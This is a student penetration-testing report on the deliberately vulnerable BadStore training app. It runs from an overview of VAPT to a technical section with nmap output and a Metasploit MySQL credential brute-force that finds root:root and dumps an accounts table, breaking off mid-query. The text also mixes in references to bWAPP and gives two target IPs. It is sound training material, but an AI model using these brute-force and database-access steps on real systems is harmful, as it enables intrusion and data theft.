CENTER

FOR DEVELOPMENT OF ADVANCED COMPUTING (C-DAC), THIRUVANANTHAPURAM, KERALA

A PROJECT REPORT ON

VULNERABILITY ASSESSMENT AND PENTESTING ON BADSTORE.NET

SUBMITTED TOWARDS THE

PG-DCSF MARCH 2024

BY

Shivani Keshrvani
Shreya Lalge
Shubham Kapse
Sumedh Vaidya
Omkar Thombare
Vaibhav Patel

Under The Guidance Of

Mr. Sreedeep A L

TABLE OF CONTENTS

Table of contents.. 2

Table of Figures.. 3

Abstract.. 4

1. Introduction 5
   - 1.1 Introduction to badstore Pen-testing report.. 5
   - 1.2 Background and Context..5
   - 1.3 VAPT.. 5
   - 1.4 Methodology and Approach..7
   - 1.5 System requirements.. 7
   - 1.6 Ethical Considerations 8
   - 1.7 Report Structure.. 8
2. Summary.. 9
   - 2.1 Scope and Objectives.. 9
   - 2.2 Project Outcomes.. 9
3. Tabular Summary 11
4. Technical report.. 12
   - 4.1 Recon for Service Vulnerability 12
   - 4.2 Open MySQL Services 13
   - 4.3 Stored XSS.. 15
   - 4.4 Reflected XSS.. 17
   - 4.5 Security Misconfiguration..19
   - 4.6 Information Disclosure 21
   - 4.7 HTML Injection.. 23
   - 4.8 Denial of Service..26
   - 4.9 Outdated Software Components 28
   - 4.10 HTTP 30

5. Conclusion ....,.................................... 31

Table of Figures

List of figures	Page number
Figure 4.1.1	13
Figure 4.1.2	13
Figure 4.2.1	14
Figure 4.2.2	14
Figure 4.2.3	15
Figure 4.3.1	16
Figure 4.3.2	17
Figure 4.4.1	17
Figure 4.4.2	18
Figure 4.5.1	19
Figure 4.5.2	20
Figure 4.6.1	21
Figure 4.6.2	21
Figure 4.6.3	22
Figure 4.6.4	22
Figure 4.7.1	23
Figure 4.7.2	24
Figure 4.8.1	26
Figure 4.8.2	27
Figure 4.8.3	27
Figure 4.9.1	28
Figure 4.9.2	29
Figure 4.9.3	29
Figure 4.10.1	30

ABSTRACT

The "Vulnerability Assessment and Penetration Testing (VAPT) on BADSTORE.NET" project aims to perform a comprehensive security assessment of the deliberately vulnerable web application, BADSTORE.NET. The primary objective is to identify, analyze, and document various security vulnerabilities within the application, thereby enhancing participants' understanding of web application security and providing insights into effective remediation strategies.

The project involves the systematic exploration of badstore.net codebase, functionalities, and interactions to simulate real-world attack scenarios. By employing established VAPT methodologies and a range of security testing tools, the project team will uncover vulnerabilities such as SQL injection, cross-site scripting (XSS), Cross-Site Request Forgery (CSRF), and more. The vulnerabilities' potential impact on the application's security and user data integrity will be evaluated, highlighting the importance of proactive security measures.

Throughout the assessment, a structured approach will be maintained, encompassing vulnerability identification, proof of concept exploitation, risk assessment, and recommendation formulation. The outcomes of the project will include a detailed report summarizing the discovered vulnerabilities, their potential implications, and recommendations for mitigation. Additionally, the project will provide valuable insights into commonly used testing methodologies and tools, empowering participants to effectively tackle web application security challenges.

This project's significance lies in its educational nature. By analyzing and addressing vulnerabilities within BADSTORE.NET, participants will enhance their practical knowledge of security threats and countermeasures. The project's outcomes will facilitate improved security practices, contribute to the growth of security expertise, and foster a heightened awareness of web application vulnerabilities among developers, testers, and security enthusiasts.

1. INTRODUCTION

1.1 Introduction to BADSTORE.NET Pen-testing report

Badstore is a deliberately vulnerable web application designed for security professionals, researchers, and students to practice and learn about web application security. It simulates an online store environment and contains various known vulnerabilities that can be exploited to understand how attacks are performed and how they can be mitigated.

Features of Badstore

1. **Educational Tool:**
   - Badstore is widely used as a training tool to teach web application security concepts, such as SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and more.
2. **Safe Testing Environment:**
   - It provides a safe environment for users to experiment with various attack techniques without the risk of legal or ethical repercussions that come with testing real-world applications.
3. **Realistic Web Application:**
   - Badstore mimics a real-world e-commerce application, complete with functionalities like product listings, user authentication, and shopping carts, providing a realistic setting for testing security skills.
4. **Open Source and Free:**
   - The application is open source and freely available, allowing users to set it up on their local machines or servers for testing and learning purposes.

1.2 Background and Context:

In the digital landscape, where web applications have become integral to daily activities, security remains a paramount concern. Cyber threats targeting web applications have evolved, leading to an increased emphasis on identifying, understanding, and mitigating vulnerabilities before they are exploited by malicious actors. To address this, badstore.net offers an environment that simulates real-world vulnerabilities, enabling security professionals, developers, and enthusiasts to learn, practice, and develop effective Défense strategies.

1.3 VAPT

VAPT stands for "Vulnerability Assessment and Penetration Testing." It's a process used to evaluate the security of computer systems, networks, or applications by identifying vulnerabilities and attempting to exploit them in a controlled manner.

Here's a breakdown of the two main components:

Vulnerability Assessment (VA): This involves using various tools and techniques to identify potential vulnerabilities in a system, network, or application. It's essentially a systematic process of scanning and analyzing for security weaknesses. These vulnerabilities could include outdated software, misconfigurations, weak passwords, and more.

Penetration Testing (PT): Also known as ethical hacking, penetration testing involves simulating real world attacks on a system, network, or application to determine how vulnerable it is to different types of threats. This is typically done by security professionals who mimic the actions of malicious hackers but do so in a controlled environment.

The main goal of VAPT is to find and address security weaknesses before malicious attackers can exploit them. By conducting regular VAPT assessments, organizations can identify vulnerabilities, prioritize their mitigation efforts, and ultimately enhance their overall security posture.

It's important to note that VAPT requires specialized knowledge and skills, and it should be performed by experienced professionals to avoid any unintentional disruptions or damage to the systems being tested.

Advantages of VAPT

Vulnerability Assessment and Penetration Testing (VAPT) offer several advantages for organizations aiming to enhance their cybersecurity posture.

1. Identify Weaknesses: VAPT helps identify vulnerabilities and weaknesses in systems, networks, and applications that could potentially be exploited by malicious actors. This allows organizations to take proactive steps to address these issues before they are exploited.
2. Prioritize Remediation: VAPT provides insight into the severity of vulnerabilities, helping organizations prioritize which vulnerabilities to address first based on their potential impact and risk.
3. Real-world Simulation: Penetration testing simulates real-world attack scenarios, giving organizations a practical understanding of how their systems might be targeted and breached by actual attackers.
4. Risk Reduction: By addressing vulnerabilities proactively, VAPT helps reduce the risk of security breaches, data leaks, and other cyber incidents that could lead to financial and reputational damage.
5. Compliance: Many industries and regulatory frameworks require organizations to conduct regular security assessments, including VAPT, to ensure compliance with security standards.
6. Enhanced Security Awareness: VAPT increases the overall security awareness within an organization. It educates employees and stakeholders about potential threats and the importance of security best practices.
7. Continuous Improvement: Regular VAPT assessments promote a culture of continuous improvement in an organization's security practices. As new vulnerabilities emerge, organizations can adapt and update their defenses accordingly.
8. Validation of Security Measures: VAPT validates the effectiveness of existing security measures and controls. It confirms whether the implemented security mechanisms are actually providing the intended protection.
9. Third-party Validation: Organizations can demonstrate their commitment to security to customers, partners, and stakeholders by undergoing VAPT assessments. This can enhance trust and confidence in their services.
10. Reduced Attack Surface: Through the identification and remediation of vulnerabilities, VAPT helps shrink the potential attack surface, making it more difficult for attackers to find entry points.
11. Cost Savings: Detecting and addressing vulnerabilities early in the development lifecycle can save organizations significant costs that would otherwise be incurred to recover from a security breach.
12. Customization: VAPT can be customized to the specific needs and requirements of an organization. It can target critical systems, specific applications, or particular network segments.

13. Threat Awareness: VAPT not only focuses on technical vulnerabilities but also helps organizations understand the potential threat landscape they operate in, allowing them to make informed decisions about security investments.
14. Overall, VAPT is a crucial practice for organizations looking to fortify their cybersecurity defenses, minimize risks, and protect sensitive data from evolving cyber threats.

1.4 Methodology and Approach:

The assessment was conducted through a meticulous blend of manual testing, automated vulnerability scanning, and targeted exploitation. This multifaceted approach allowed for a comprehensive examination of BADSTORE.NET vulnerabilities, ranging from easily detectable flaws to more intricate security challenges. The methodology included the following key steps:

1.4.1 Pre-Assessment Preparation:

Gaining a deep understanding of the BADSTORE.NET, its architecture, functionalities, and potential attack vectors.

1.4.2 Vulnerability Scanning:

Employing automated tools to conduct initial scans for common vulnerabilities, providing a baseline for further exploration.

1.4.3 Manual Testing and Exploitation:

Utilizing ethical hacking techniques to manually validate and exploit vulnerabilities identified through scanning, delving into the intricacies of each weakness.

1.4.4 Impact Analysis:

Assessing the potential consequences of successful exploitation, considering factors such as data exposure, unauthorized access, and potential for privilege escalation.

1.4.5 Reporting:

Documenting findings, including vulnerability descriptions, impact assessments, and detailed recommendations for mitigation.

1.5 System requirements

The hardware and software requirements for conducting Vulnerability Assessment and Penetration Testing (VAPT) can vary based on the scope of the assessment, the target systems, and the specific tools and methodologies being employed. Here's a general overview of the typical requirements:

1.5.1 Hardware Requirements:

Computer Systems: Depending on the complexity of the assessments, you'll need one or more powerful computers to run the necessary tools and perform testing activities.

Virtualization: Virtualization software like VMware or VirtualBox is often used to create isolated environments for testing. This allows you to simulate different network setups and test configurations without affecting your production environment.

Network Equipment: In some cases, you might need network hardware like routers, switches, and firewalls to simulate various network scenarios during testing.

Powerful Resources: For certain types of testing, such as brute force attacks or password cracking, more computational power may be needed to expedite the testing process.

1.5.2 Software Requirements:

Operating Systems: A variety of operating systems might be needed to support different testing scenarios. This could include Windows, Linux distributions, and specialized penetration testing platforms like Kali Linux.

Penetration Testing Frameworks: Tools like Metasploit, Burp Suite, OWASP Top 10, Nmap, and Wireshark are commonly used for different stages of VAPT.

Vulnerability Scanners: Vulnerability assessment tools like Nessus, OpenVAS, and Qualys can be used to scan systems for known vulnerabilities.
Network Analysis Tools: Network analyzers like Wireshark are used to capture and analyze network traffic.

Virtualization Software: Software like VMware or VirtualBox is essential for creating virtual environments for testing and isolating your activities.

Exploitation Tools: These tools are used to exploit vulnerabilities in a controlled environment to determine their impact. Examples include tools from the Metasploit framework.

Password Cracking Tools: For password security assessment, tools like John the Ripper or Hash cat can be used.

Documentation and Reporting Tools: Tools for documenting findings and generating detailed reports about the vulnerabilities and their potential impact.

Collaboration Tools: Communication and collaboration tools can be essential for team members to coordinate and share information during the testing process.

Custom Scripts: Depending on your specific testing requirements, you might need custom scripts or tools to carry out specific tests.

VPN and Anonymity Tools: In some cases, VPNs and anonymity tools might be used to ensure ethical testing practices and to protect the tester's identity.

It's important to note that VAPT requires careful planning and adherence to ethical guidelines. Always ensure you have proper authorization and consent before performing any testing, especially on systems and networks that you do not own. Additionally, keep your tools and software up to date to ensure accurate results and optimal security during testing. Project outcomes

1.6 Ethical Considerations:

It is imperative to acknowledge that the vulnerabilities uncovered within this report are exclusive to the BADSTORE platform, purposefully designed for educational purposes. Therefore, the vulnerabilities identified here do not reflect vulnerabilities that could occur in real-world applications. The intention behind this assessment is to enhance the understanding of security professionals, developers, and learners regarding common web application vulnerabilities and the importance of implementing effective security measures.

2. Summary

2.1 Scope and Objectives:

The scope of this pen testing assessment encompassed a comprehensive evaluation of BADSTORE.NET vulnerabilities across various categories. These included but were not limited to injection attacks, cross-site scripting (XSS), session management issues, insecure configurations, and other common and advanced security flaws. The assessment's objectives were multifaceted:

- To systematically identify vulnerabilities that could potentially compromise the confidentiality, integrity, or availability of the application.
- To assess the robustness of security controls and countermeasures implemented within bWAPP.
- To provide actionable recommendations that enhance the application's overall security posture.

2.2 Project Outcomes

Badstore.net it's a deliberately vulnerable web application used for practicing and learning about web application security. Conducting a Vulnerability Assessment and Penetration Testing (VAPT) on Badstore.net can have several project outcomes, depending on the goals and scope of the assessment. Here are some possible outcomes:

Identification of Vulnerabilities: The primary outcome of a VAPT on Badstore.net would be the identification of various vulnerabilities present in the application. These vulnerabilities could include SQL injection, cross-site scripting (XSS) and many more.

Documentation of Findings: The vulnerabilities and weaknesses discovered during the assessment would be documented in detail. This documentation would include descriptions of the vulnerabilities, their potential impact, and recommendations for remediation.

Exploitation and Proof of Concept: For educational purposes, the testing team might exploit the identified vulnerabilities to demonstrate how an attacker could potentially compromise the application. This can help stakeholders understand the real-world impact of these vulnerabilities.

Risk Assessment and Prioritization: The vulnerabilities found can be categorized based on their severity and potential impact on the application's security. This allows the project team to prioritize which vulnerabilities should be addressed first.

Remediation Recommendations: The testing team would provide recommendations for fixing the vulnerabilities. This could include suggesting code changes, configuration adjustments, or other measures to mitigate the risks.

Testing Methodologies and Tools: The project outcome could also include a detailed description of the testing methodologies used and the specific tools employed during the assessment. This information can be valuable for educational purposes or for other security professionals looking to learn from the assessment process.

Detailed Reporting: A comprehensive report would be generated to summarize the assessment's findings. The report might include an executive summary, details about vulnerabilities, risk assessments, recommendations, and any other relevant information.

Awareness and Training: The assessment could also serve as an educational tool to raise awareness about web application vulnerabilities among developers, testers, and other stakeholders. It can provide valuable insights into common security issues and how they can be addressed.
Proof of Competence: For individuals or teams involved in conducting the VAPT, successfully identifying and demonstrating vulnerabilities on BWAPP could serve as a form of validation for their skills and competence in the field of web application security.

Enhanced Security Posture: By assessing and remediating vulnerabilities in BWAPP, the overall security posture of the application improves, making it a safer platform for learning and practicing security techniques.

Remember that Badstore.net is intentionally vulnerable, so any findings and outcomes from a VAPT conducted on it are primarily educational. The goal is to learn how to identify and address vulnerabilities in a safe environment, rather than applying the findings to a production application.

3. Tabular Summary

Table 1 categorizing vulnerabilities

Category	Description
No. of live host	1
No. vulnerabilities	9
No. of critical vulnerabilities	2
No. of high vulnerabilities	3
No. of medium vulnerabilities	2
No. of low vulnerabilities	2

Table 2 List of Exploited vulnerabilities

Sno	Vulnerability	severity	ease of exploitation
1	Open MySQL Services	Critical	High
2	Stored XSS	High	Moderate to High
3	Reflected XSS	Medium	Low to Moderate
4	Security Misconfiguration	High	Low to High
5	Information Disclosure	High	Low to High
6	HTML Injection	Medium	Low to Moderate
7	Denial of service	low	Low to High
8	Outdated software Components	Critical	moderate to high
9	Http	low	Moderate


Table 3 OWASP Top 10 web application security risk 2021

Sno	Vulnerability
A01	Broken Access Control
A02	Cryptographic Failure
A03	Injection
A04	Insecure Design
A05	Security Misconfiguration
A06	Vulnerable and Out-Dated Components
A07	Identification and Authentication Failure
A08	Software and Data Integrity Failure
A09	Security logging and monitoring failures
A10	Server-Side Request Forgery

4. Technical report


4.1 Recon for Service Vulnerability

we perform the following Nmap scan for SYN scan with script scan and version detection



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -T5 -Pn -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-08 11:21 EDT
Nmap scan report for www.badstore.net (10.0.2.4)
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
|_http-title: Welcome to BadStore.net v1.2.3s
| http-robots.txt: 5 disallowed entries
|_/cgi-bin /scanbot /backup /supplier /upload
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
443/tcp  open  ssl/http Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
|_http-title: Welcome to BadStore.net v1.2.3s
| http-robots.txt: 5 disallowed entries
|_/cgi-bin /scanbot /backup /supplier /upload
|_http-server-header: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
| ssl-cert: Subject: commonName=www.badstore.net/organizationName=BadStore.net/stateOrProvinceName=Illinois/countryName=US
| Subject Alternative Name: email:root@badstore.net
| Not valid before: 2006-05-10T12:52:53
|_Not valid after:  2009-02-02T12:52:53
|_ssl-date: 2024-08-08T11:35:12+00:00; -3h47m14s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
| http-methods:
|_  Potentially risky methods: TRACE
3306/tcp open  mysql    MySQL 4.1.7-standard
| mysql-info:
|   Protocol: 10
|   Version: 4.1.7-standard
```

fig 4 .1.1



```
| Not valid before: 2006-05-10T12:52:53
|_Not valid after:  2009-02-02T12:52:53
|_ssl-date: 2024-08-08T11:35:12+00:00; -3h47m14s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
| http-methods:
|_  Potentially risky methods: TRACE
3306/tcp open  mysql    MySQL 4.1.7-standard
| mysql-info:
|   Protocol: 10
|   Version: 4.1.7-standard
|   Thread ID: 16
|   Capabilities flags: 33324
|   Some Capabilities: SupportsCompression, ConnectWithDatabase, Speaks41ProtocolNew, LongColumnFlag, Support41Auth
|   Status: Autocommit
|_  Salt: ph7yz|"._wW-y<\;PaxV
MAC Address: 08:00:27:9A:74:A3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.18 - 2.4.35 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: -3h47m14s

TRACEROUTE
HOP RTT     ADDRESS
1   1.19 ms www.badstore.net (10.0.2.4)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.56 seconds
```

fig 4.1.2

For now we know the target runs a Linux based OS, Apache 1.3.28 (on ports 80 and 443 TCP) and a MySql server on port 3306 TCP.

Mitigation:


1. Use access control lists (ACLs)
2. Use a firewall.
3. Use the latest software versions.

4.2 Open MySQL Services

MySQL:MySQL is a widely used relational database management system (RDBMS).MySQL is free and open-source.MySQL is ideal for both small and large applications.

Vulnerability : Port No 3306 which is used for MySQL is open which can be exploited to gain database admin access.


POC:



```
msf auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting                                                  Required  Description
   ----              ---------------                                                  --------  -----------
   BLANK_PASSWORDS   false                                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                            no        Add all users in the current database to the list
   PASSWORD                                                                           no        A specific password to authenticate with
   PASS_FILE         /root/Desktop/SecLists/Passwords/10_million_password_list_top_100000.txt  no        File containing passwords, one per line
   Proxies                                                                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.1.4                                                      yes       The target address range or CIDR identifier
   RPORT             3306                                                             yes       The target port (TCP)
   STOP_ON_SUCCESS   true                                                             yes       Stop guessing when a credential works for a host
   THREADS           1                                                                yes       The number of concurrent threads
   USERNAME                                                                           no        A specific username to authenticate as
   USERPASS_FILE                                                                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      true                                                             no        Try the username as the password for all users
   USER_FILE         /root/Desktop/SecLists/Usernames/top_shortlist.txt               no        File containing usernames, one per line
   VERBOSE           true                                                             yes       Whether to print output for all attempts

msf auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.1.4:3306      - 192.168.1.4:3306 - Found remote MySQL version 4.1.7
[!] 192.168.1.4:3306      - No active DB -- Credential data will not be saved!
[+] 192.168.1.4:3306      - 192.168.1.4:3306 - Success: 'root:root'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >
```

fig 4.2.1


Remark:In fig 4.2.1 We exploited mysql services using auxiliary for mysql login.
we get credentials root:root which are default credentials.


File Machine View Input Devices Help
1 2 3 4
11:37
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 10.0.2.4 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 25
Server version: 4.1.7-standard

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+------------+
| Database   |
+------------+
| badstoredb |
+------------+
1 row in set (0.002 sec)

MySQL [(none)]> use badstoredb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [badstoredb]> show tables;
+----------------------+
| Tables_in_badstoredb |
+----------------------+
| acctdb               |
| itemdb               |
| orderdb              |
| userdb               |
+----------------------+
4 rows in set (0.002 sec)

MySQL [badstoredb]> select * from acctdb;
+----------+----------+-----------+------------+-------------------+------+
| invnum   | amount   | status    | paidon     | bankinfo          | rma  |
+----------+----------+-----------+------------+-------------------+------+
| MS-45921 |  4976.48 | Paid      | 2024-08-08 | 33011:38349873766 | 0    |
| MS-45876 |   983.93 | Submitted | 2024-08-08 | 33011:38349873766 | 1    |
| MS-45873 | 34897.21 | Received  | 2024-08-07 | 78011:38334587297 | 0    |
```

fig 4.2.2

Remark:In fig 4.2.2 We got MySQL database access with root:root



```
MySQL [badstoredb]> select * from acctdb;
+----------+----------+-----------+------------+-------------------+-----+
| invnum   | amount   | status    | paidon     | bankinfo          | rma |
+----------+----------+-----------+------------+-------------------+-----+
| MS-45921 |  4976.48 | Paid      | 2024-08-08 | 33011:38349873766 | 0   |
| MS-45876 |   983.93 | Submitted | 2024-08-08 | 33011:38349873766 | 1   |
| MS-45873 | 34897.21 | Received  | 2024-08-07 | 78011:38334587297 | 0   |
+----------+----------+-----------+------------+-------------------+-----+
3 rows in set (0.002 sec)

MySQL [badstoredb]> select * from userdb;
